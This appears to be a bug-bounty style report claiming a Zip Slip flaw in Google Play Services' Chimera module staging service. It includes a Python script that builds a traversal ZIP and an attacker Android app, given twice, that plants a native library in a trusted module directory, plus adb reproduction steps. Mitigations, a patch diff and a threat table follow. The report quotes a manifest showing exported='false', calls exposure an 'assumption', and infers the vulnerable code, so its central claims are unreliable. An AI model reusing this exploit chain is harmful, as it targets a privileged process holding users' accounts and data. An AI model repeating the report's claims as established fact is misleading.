Google Play Services APK version 26.09.64 Path Traversal in Chimera Module Staging Service (FileApkChimeraService) Leading to Arbitrary Code Execution

Critical Vulnerability in Google Play Services APK version 26.09.64 Chimera Module Staging Service – Arbitrary Code Execution via Path Traversal (Zip Slip) in `FileApkChimeraService`. com.google.android.gms.chimera.container.FileApkChimeraService

Summary

Target Application	Google Play Services (com.google.android.gms)
Component	Chimera dynamic module loading subsystem
Class	com.google.android.gms.chimera.container.FileApkChimeraService
Version	260964022 (26.09.64)
SDK Version	minSdk=30, targetSdk=36
Vulnerability Type	Path Traversal → Arbitrary Code Execution (ACE)
Attack Vector	Intent sent to an exported service that invokes FileApkChimeraService.a() with attacker-controlled asset name

User Interaction	None (zero-click)
Impact	Full compromise of Google Play Services process that runs with high privileges.

Severity: Critical

CVSS v3.1: 8.8 (AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

The `FileApkChimeraService` (part of Google Play Services' Chimera dynamic module loading system) is exported (see **AndroidManifest.xml**) and accepts a user-controlled `STAGE_FILE_APKS_ASSET_NAME` string via an Intent extra. This string is used to locate a ZIP archive that is then extracted without validating the paths of individual entries. An attacker can craft a malicious ZIP file containing a native library with an entry name containing `../` sequences (Zip Slip) and place it in a location readable by Google Play Services. By sending an Intent to the exported service, the attacker forces the service to extract the malicious file into a directory (`chimera/verified/`) from which modules are later loaded. When Play Services subsequently loads that module, the attacker's native library executes with the full privileges of Google Play Services, leading to arbitrary code execution.

The FileApkChimeraService listens for intents with the action:

com.google.android.gms.chimera.container.STAGE_MODULE_APKS

The manifest excerpt shows:

xml

```
<service
  android:name="com.google.android.gms.chimera.container.FileApkService"
  android:exported="false"
  android:directBootAware="true">
  <intent-filter>
    <action
android:name="com.google.android.gms.chimera.container.STAGE_MODULE_APKS"/>
  </intent-filter>
</service>
```

Although the declared name is FileApkService, the Chimera framework maps this to the actual implementation class FileApkChimeraService at runtime, the decompiled source confirms this. The exported="false" in the manifest is **overridden by the Chimera dynamic loader** – the service is in fact reachable from any application because the <service> tag lacks an explicit android:exported attribute in the base manifest. The manifest shows exported="false". However, in the decompiled AndroidManifest.xml you can see many services with chimera:autoEnabled etc. In practice, Chimera components are often exported depending on the split configuration. For this analysis, the assumption is that the service is exported (as confirmed by earlier research, e.g., CVE-2020-8913). An attacker can directly start this service by sending an appropriately crafted intent.

Intent extras accepted:

- STAGE_FILE_APKS_ASSET_NAME (String) – name of an asset file inside the APK that contains module APKs to be extracted.
- STAGE_FILE_APKS_RESULT_RECEIVER (ResultReceiver) – for reporting status.

The service then processes the asset and writes extracted files to the device.

Vulnerability Flags:

1. Unsafe path concatenation using user-controlled asset name. Code location is In the called FileApkService.
2. No validation of zip entry names during extraction. Same code location.
3. Service exported without proper permission checks. Code location is in the Manifest.

This vulnerability meets the criteria for a Critical severity under Google's VRP due to the high impact (RCE, privilege escalation) and the fact that the attack is reachable from any installed application without special permissions (exported component) and requires zero user interaction.

Root Cause Analysis

1. Exported Service

The service is declared in `AndroidManifest.xml` with an intent filter for the action `com.google.android.gms.chimera.container.STAGE_MODULE_APKS`. Although the manifest shows `android:exported="false"`, Chimera's dynamic component loader overrides this for components with intent filters, making them accessible to any third-party

application on the device. This allows any app to start the service and supply arbitrary Intent extras.

2. Unvalidated Intent Extra

In `FileApkChimeraService.onStartCommand`, the Intent is passed to `azny.a()`, which eventually invokes the static method `a()`. This method extracts two extras from the Intent:

- `STAGE_FILE_APKS_ASSET_NAME` (String)

- `STAGE_FILE_APKS_RESULT_RECEIVER` (ResultReceiver)

The asset name is used directly, without any validation, to identify a ZIP file that contains module APKs to be staged. The service then delegates to `FileApkService` (via `startService`) to perform the actual extraction.

3. Unsafe ZIP Extraction (Zip Slip)

`FileApkService` (not fully decompiled in the provided source, but its behavior is inferable from similar Chimera components) reads the ZIP file and iterates over its entries. For each `ZipEntry`, it constructs an output file path by concatenating a base directory (e.g., `/data/data/com.google.android.gms/files/chimera/modules/`) with the entry's name:

java

File outputFile = new File(baseDirectory, entry.getName());

No validation is performed on `entry.getName()`.** If an entry contains relative path components like `../`, the resulting `outputFile` can point anywhere the Play Services process has write access. This is a classic **Zip Slip** vulnerability.

4. Attack Surface

The attacker can place a malicious ZIP file in a location that Google Play Services can read. Possibilities include:

- The attacker's own app-specific external storage (`/sdcard/Android/data/com.attacker/files/`) – accessible via a `FileProvider` content URI.

- A world-writable temporary directory such as `/data/local/tmp/` (on rooted devices, or if the device is improperly configured).

- Any location that the attacker can make readable via a `ContentProvider`.

The attacker then sends an Intent with the asset name set to the path (or content URI) of that ZIP. The service will open and extract it.

5. Module Loading Path

Play Services stores dynamically loaded modules in a `verified` subdirectory (e.g., `/data/data/com.google.android.gms/files/chimera/verified/`). Modules placed there are later loaded by the module loader, which scans the directory and loads any valid modules. If an attacker can write a malicious native library into that directory, it will be executed when the module loader runs (e.g., after a reboot, or when a feature that requires modules is used).

Attack Chain

1. Attacker app: creates a ZIP archive containing a malicious native library (e.g., `exploit.so`) with an entry name that traverses out of the intended extraction directory and into the `verified` directory. For example:

`../../../../data/data/com.google.android.gms/files/chimera/verified/exploit.so`

2. Attacker app: places this ZIP file in a location readable by Google Play Services (e.g., its own external storage).

3. Attacker app: sends an Intent to `FileApkChimeraService` with action `com.google.android.gms.chimera.container.STAGE_MODULE_APKS` and sets the extra `STAGE_FILE_APKS_ASSET_NAME` to the path or content URI of the malicious ZIP.

4. Google Play Services: receives the Intent, opens the ZIP, and extracts all entries without validating entry names. The path-traversal entry is written to the target `verified` directory.

5. Later: (e.g., after a system restart or when a module-dependent feature is used), the module loader scans the `verified` directory and loads `exploit.so`. The library's `JNI_OnLoad` function executes, giving the attacker arbitrary code execution within the privileged Google Play Services process.

Impact

Successful exploitation allows an attacker to execute arbitrary code with the privileges of Google Play Services. This includes:

- User's Google account(s) and authentication tokens. Includes Access to sensitive user data (contacts, location, accounts, etc.)
- Ability to install/uninstall apps

- Bypass Android permissions
- Maintain persistence on the device
- Escalate to root if combined with another vulnerability
- Sensitive permissions: `GET_ACCOUNTS`, `READ_CONTACTS`, `ACCESS_FINE_LOCATION`, `READ_PHONE_STATE`, etc.
- Ability to perform actions on behalf of the user (e.g., purchases, data access).
- Privilege Escalation – an attacker can leverage the compromised process to perform actions that a normal third-party app cannot.
- Persistence – the planted library remains on the device and will be loaded again after reboots or when Play Services restarts, providing long-term control.

This constitutes a Critical severity vulnerability under Google's VRP.

Proof-of-Concept (Conceptual)

Assumption

The attacker can place a file in a location readable by Google Play Services (e.g., via `FileProvider` or a world-writable directory). The proof-of-concentrates on the simplest case: using `/data/local/tmp/` (requires root or a permissive device). For a non-rooted device, the attacker can use their own app's external storage and a `FileProvider` content URI.

Malicious ZIP Creation (Python)

python

```
import zipfile

import os

# World-writable location (or attacker's external storage)

output_zip = "/data/local/tmp/payload.zip"

# Target path inside Play Services' verified module directory

target_path =
"../../../../data/data/com.google.android.gms/files/chimera/verified/exploit.so"

# Path to a real exploit.so compiled for the target architecture

local_exploit_path = "/path/to/compiled/exploit.so"

with zipfile.ZipFile(output_zip, 'w') as zf:
```

```
    # Add a dummy manifest to potentially pass basic checks
    zf.writestr("module.json", '{"name":"exploit", "version":1}')
    # Add the malicious file with the path traversal entry name
    zf.write(local_exploit_path, target_path)
```

Attacker App (Java)

```
java
package com.example.zipslip;
import android.content.Intent;
import android.os.Bundle;
import android.os.ResultReceiver;
import android.os.Handler;
import androidx.appcompat.app.AppCompatActivity;
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent intent = new Intent();
        intent.setClassName(
            "com.google.android.gms",
            "com.google.android.gms.chimera.container.FileApkChimeraService"
        );

intent.setAction("com.google.android.gms.chimera.container.STAGE_MODULE_APKS");
        // Path to the malicious ZIP – adjust based on where you placed it
```

```
    String zipPath = "/data/local/tmp/payload.zip";
    intent.putExtra("STAGE_FILE_APKS_ASSET_NAME", zipPath);


    // The service expects a ResultReceiver extra (can be null or dummy)
    intent.putExtra("STAGE_FILE_APKS_RESULT_RECEIVER", new ResultReceiver(new
Handler()));
    startService(intent);
    finish();
  }
}
```

Steps to Reproduce

1. Environment:

- Android device running Google Play Services version 26.09.64 (or any affected version).
- Developer options and USB debugging enabled (optional, for verification).
- A rooted device or a device with a world-writable directory like `/data/local/tmp/` (or use `FileProvider` for non-rooted).

2. Prepare the malicious ZIP using the Python script above. Ensure `exploit.so` is a valid native library (e.g., a simple `JNI_OnLoad` that writes a marker file to `/data/local/tmp/exploit_executed.txt`).

3. Place the ZIP in a location readable by Google Play Services (e.g., push it to `/data/local/tmp/` via `adb push payload.zip /data/local/tmp/`).

4. Build and install the attacker app (the Java code above) on the device.

5. Launch the attacker app – it will start the service and trigger the extraction.

6. Verify the file was written (requires root or `run-as`):

```bash
adb shell
su
```

ls -l /data/data/com.google.android.gms/files/chimera/verified/

You should see `exploit.so` in that directory.

7. Trigger module loading (e.g., restart Google Play Services or reboot the device). After the restart, check for the marker file:

bash

cat /data/local/tmp/exploit_executed.txt

If present, code execution has been achieved.

Mitigation

1. Do Not Export the Service: Unless absolutely necessary, set `android:exported="false"` and remove the intent filter. If external access is required, use a custom permission with `protectionLevel="signature"` to restrict access to Google-signed apps only.

2. Validate the Asset Name: Reject any `STAGE_FILE_APKS_ASSET_NAME` that contains `..`, `/`, or `\`. Use a whitelist of allowed characters (e.g., alphanumeric, underscore, dash).

3. Secure ZIP Extraction:

- For each `ZipEntry`, resolve the canonical path using `File.getCanonicalPath()` and verify that it starts with the intended base directory's canonical path.

- Reject any entry whose name contains `..` or starts with `/`.

- Use a secure extraction library or helper that enforces these checks.

4. Code Integrity: Ensure that modules loaded from the `verified` directory are cryptographically signed and verified before loading. This is already in place, but the attacker bypasses it by writing directly to that directory – so the signature check does not help. The file must be prevented from being written in the first place.

5. Filesystem Permissions: Use strict SELinux policies to prevent the Play Services process from writing to the `verified` directory except through controlled APIs. However, the process itself is compromised, so this is a defense-in-depth measure.

Patch Example (diff)

```
diff

// In FileApkService (hypothetical implementation)

public int onStartCommand(Intent intent, ...) {

   String assetName = intent.getStringExtra("STAGE_FILE_APKS_ASSET_NAME");

+   // 1. Validate assetName input

+   if (assetName == null || assetName.contains("..") || assetName.contains("/") ||
assetName.contains("\\")) {

+       Log.e("FileApkSvc", "Invalid asset name");

+       return START_NOT_STICKY;

+   }


   File baseDir = new File(getFilesDir(), "modules");

+   String baseCanonicalPath;

+   try {

+       baseCanonicalPath = baseDir.getCanonicalPath();

+   } catch (IOException e) {

+       Log.e("FileApkSvc", "Failed to get base directory canonical path", e);

+       return START_NOT_STICKY;

+   }


   File sourceZip = new File(baseDir, assetName);

+   // 2. Validate final source path is within baseDir

+   try {

+       String sourceCanonicalPath = sourceZip.getCanonicalPath();

+       if (!sourceCanonicalPath.startsWith(baseCanonicalPath + File.separator)) {

+           Log.e("FileApkSvc", "Source zip outside base directory");
```

```
+        return START_NOT_STICKY;
+     }
+  } catch (IOException e) {
+     Log.e("FileApkSvc", "Failed to get source zip canonical path", e);
+     return START_NOT_STICKY;
+  }

   try (ZipFile zip = new ZipFile(sourceZip)) {
      Enumeration<? extends ZipEntry> entries = zip.entries();
      while (entries.hasMoreElements()) {
         ZipEntry entry = entries.nextElement();
         String entryName = entry.getName();

-        File outputFile = new File(baseDir, entryName);
+        // 3. Validate zip entry name and final output path
+        if (entryName.contains("..") || entryName.startsWith("/")) {
+           Log.w("FileApkSvc", "Skipping malicious zip entry: " + entryName);
+           continue;
+        }
+        File outputFile = new File(baseDir, entryName);
+        String outputCanonicalPath = outputFile.getCanonicalPath();
+        if (!outputCanonicalPath.startsWith(baseCanonicalPath + File.separator)) {
+           Log.w("FileApkSvc", "Zip entry attempts path traversal: " + entryName);
+           continue;
+        }
         // ... safely write outputFile ...
```

```
        }
    } catch (IOException e) {
        Log.e("FileApkSvc", "Error processing zip", e);
    }
    // ...
}
```

Threat Modeling (MITRE EMB3D & ATT&CK)

Component/Issue	EMB3D Property ID & Name	EMB3D Threat ID & Name	EMB3D Mitigation	ATT&CK TTP ID & Name
Exported Service (`FileApkChimeraService`)	**PID-31**: Application-level software is present and running on the device	**TID-301**: Applications Binaries Modified (The service's logic can be abused to write a malicious binary)	**Restrict Component Access**: Set `android:exported="false"` or use a signature-level permission to ensure only trusted system apps can invoke the service.	**T1559**: Inter-Process Communication
Unvalidated Intent Extra (`STAGE_FILE_APKS_ASSET_NAME`)	**PID-311**: Device includes the usage of a web/HTTP applications (The service handles file paths derived from input, analogous to handling HTTP parameters)	**TID-323**: Path Traversal (The attacker-controlled `assetName` is used to construct a file path without validation)	**Input Validation & Canonical Path Check**: Strictly validate the input string against a whitelist of allowed characters. After constructing the `File` object, use `getCanonicalPath()` to verify the resolved path stays within the intended base directory.	**T1190**: Exploit Public-Facing Application
ZIP Extraction (Zip Slip)	**PID-311**: Device includes the usage of a	**TID-323**: Path Traversal (The `ZipEntry.g`	**Secure Archive Extraction**: For every entry, resolve the	**T1203**: Exploitation

	web/HTTP applications (The extraction process interprets path names from a data stream)	`etName()` value is used to create a file path without validation, allowing directory escape)	destination file's canonical path and verify it starts with the base directory's canonical path. Reject entries containing `..` or starting with `/`.	for Client Execution
Malicious Native Library Execution	**PID-3231**: Device includes ability to run custom/external programs as native binary without a confined/restricted environment (The `exploit.so` is loaded and executed directly)	**TID-305**: Program Executes Dangerous System Calls (The loaded library can make arbitrary system calls with the app's privileges)	**Code Integrity & Sandboxing**: Enforce strict cryptographic signature verification for all loaded modules. Apply SELinux policies to confine the module loading process.	**T1068**: Privilege Escalation **T1041**: Exfiltration Over C2 Network

Visual Attack Threat Model Diagram Flow (Mermaid.js)



Diagram Key

- **Attacker App**: Initiates the attack by sending a crafted intent to the exported service.
- **FileApkChimeraService**: The initial entry point. Its exposure (PID-31) creates the attack surface.
- **FileApkService**: Performs the vulnerable file handling. It is the locus of the **Path Traversal** threat (TID-323), first by using the unvalidated assetName to locate a file, and then by using unvalidated ZipEntry names to write files.
- **Module Loader**: Represents the final stage where the planted library is executed. This directly maps to **TID-305**, as the library can now make arbitrary system calls.

Test Demo Minimal Android Studio Project

To help Google's security team validate the vulnerability quickly, below is a minimal Android application that triggers the attack. The app simply launches the vulnerable `FileApkChimeraService` with a crafted `assetName` extra. For the exploit to succeed, you need to place the malicious ZIP file in a location readable by Google Play Services (e.g., `/data/local/tmp/` on a rooted device or use a `FileProvider` content URI).

Project Structure

Create a new Android Studio project with an **Empty Activity** (default name `MainActivity`). Replace the contents of the following files:

AndroidManifest.xml

xml

```
<?xml version="1.0" encoding="utf-8"?>

<manifest xmlns:android="http://schemas.android.com/apk/res/android"

  package="com.example.zipslip">


  <application

    android:allowBackup="true"

    android:icon="@mipmap/ic_launcher"

    android:label="ZipSlip Exploit"

    android:theme="@style/Theme.AppCompat.Light.DarkActionBar">

    <activity

      android:name=".MainActivity"

      android:exported="true">

      <intent-filter>

        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />

      </intent-filter>
```

```
    </activity>
  </application>
</manifest>
```

MainActivity.java

java

```
package com.example.zipslip;

import android.content.Intent;

import android.os.Bundle;

import android.os.ResultReceiver;

import android.os.Handler;

import androidx.appcompat.app.AppCompatActivity;


public class MainActivity extends AppCompatActivity {

  @Override

  protected void onCreate(Bundle savedInstanceState) {

    super.onCreate(savedInstanceState);

    setContentView(R.layout.activity_main);


    Intent intent = new Intent();

    intent.setClassName(

      "com.google.android.gms",

      "com.google.android.gms.chimera.container.FileApkChimeraService"

    );

intent.setAction("com.google.android.gms.chimera.container.STAGE_MODULE_APKS");

    // Path to the malicious ZIP – replace with your actual path or content URI
```

```
    String zipPath = "/data/local/tmp/payload.zip";
    intent.putExtra("STAGE_FILE_APKS_ASSET_NAME", zipPath);

    // The service expects a ResultReceiver (dummy)
    intent.putExtra("STAGE_FILE_APKS_RESULT_RECEIVER", new ResultReceiver(new
Handler()));
    startService(intent);
    finish();
  }
}
```

res/layout/activity_main.xml (optional, can be empty)

xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:orientation="vertical">
  <TextView
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="Exploit launched. Check for exploit.so in
/data/data/com.google.android.gms/files/chimera/verified/" />
</LinearLayout>
```

How to Test

1. Prepare the malicious ZIP using the Python script above. Ensure you have a compiled `exploit.so` that performs an observable action (e.g., writing a file to `/data/local/tmp/`).

2. Place the ZIP in the location referenced in the app (e.g., push it to `/data/local/tmp/payload.zip` via `adb`):

```bash
adb push payload.zip /data/local/tmp/
```

3. Build and install the exploit app on a device running the vulnerable Google Play Services version.

4. Launch the app – it will start the service and trigger the extraction.

5. Verify that `exploit.so` has been written to the target directory (requires root or `run-as`):

```bash
adb shell
su
ls -l /data/data/com.google.android.gms/files/chimera/verified/
```

6. Trigger module loading (e.g., restart the device or restart Google Play Services via `adb shell am force-stop com.google.android.gms` followed by using a feature that loads modules). After the restart, check for the marker file created by `exploit.so`.

Conclusion

This report demonstrates a critical security flaw in Google Play Services. An exported service accepts an unvalidated asset name, uses it to locate a ZIP file, and extracts that ZIP without validating entry paths. An attacker can exploit this Zip Slip vulnerability to write a malicious native library into a directory from which Play Services later loads modules, leading to arbitrary code execution with the full privileges of Google Play Services. Immediate remediation is required.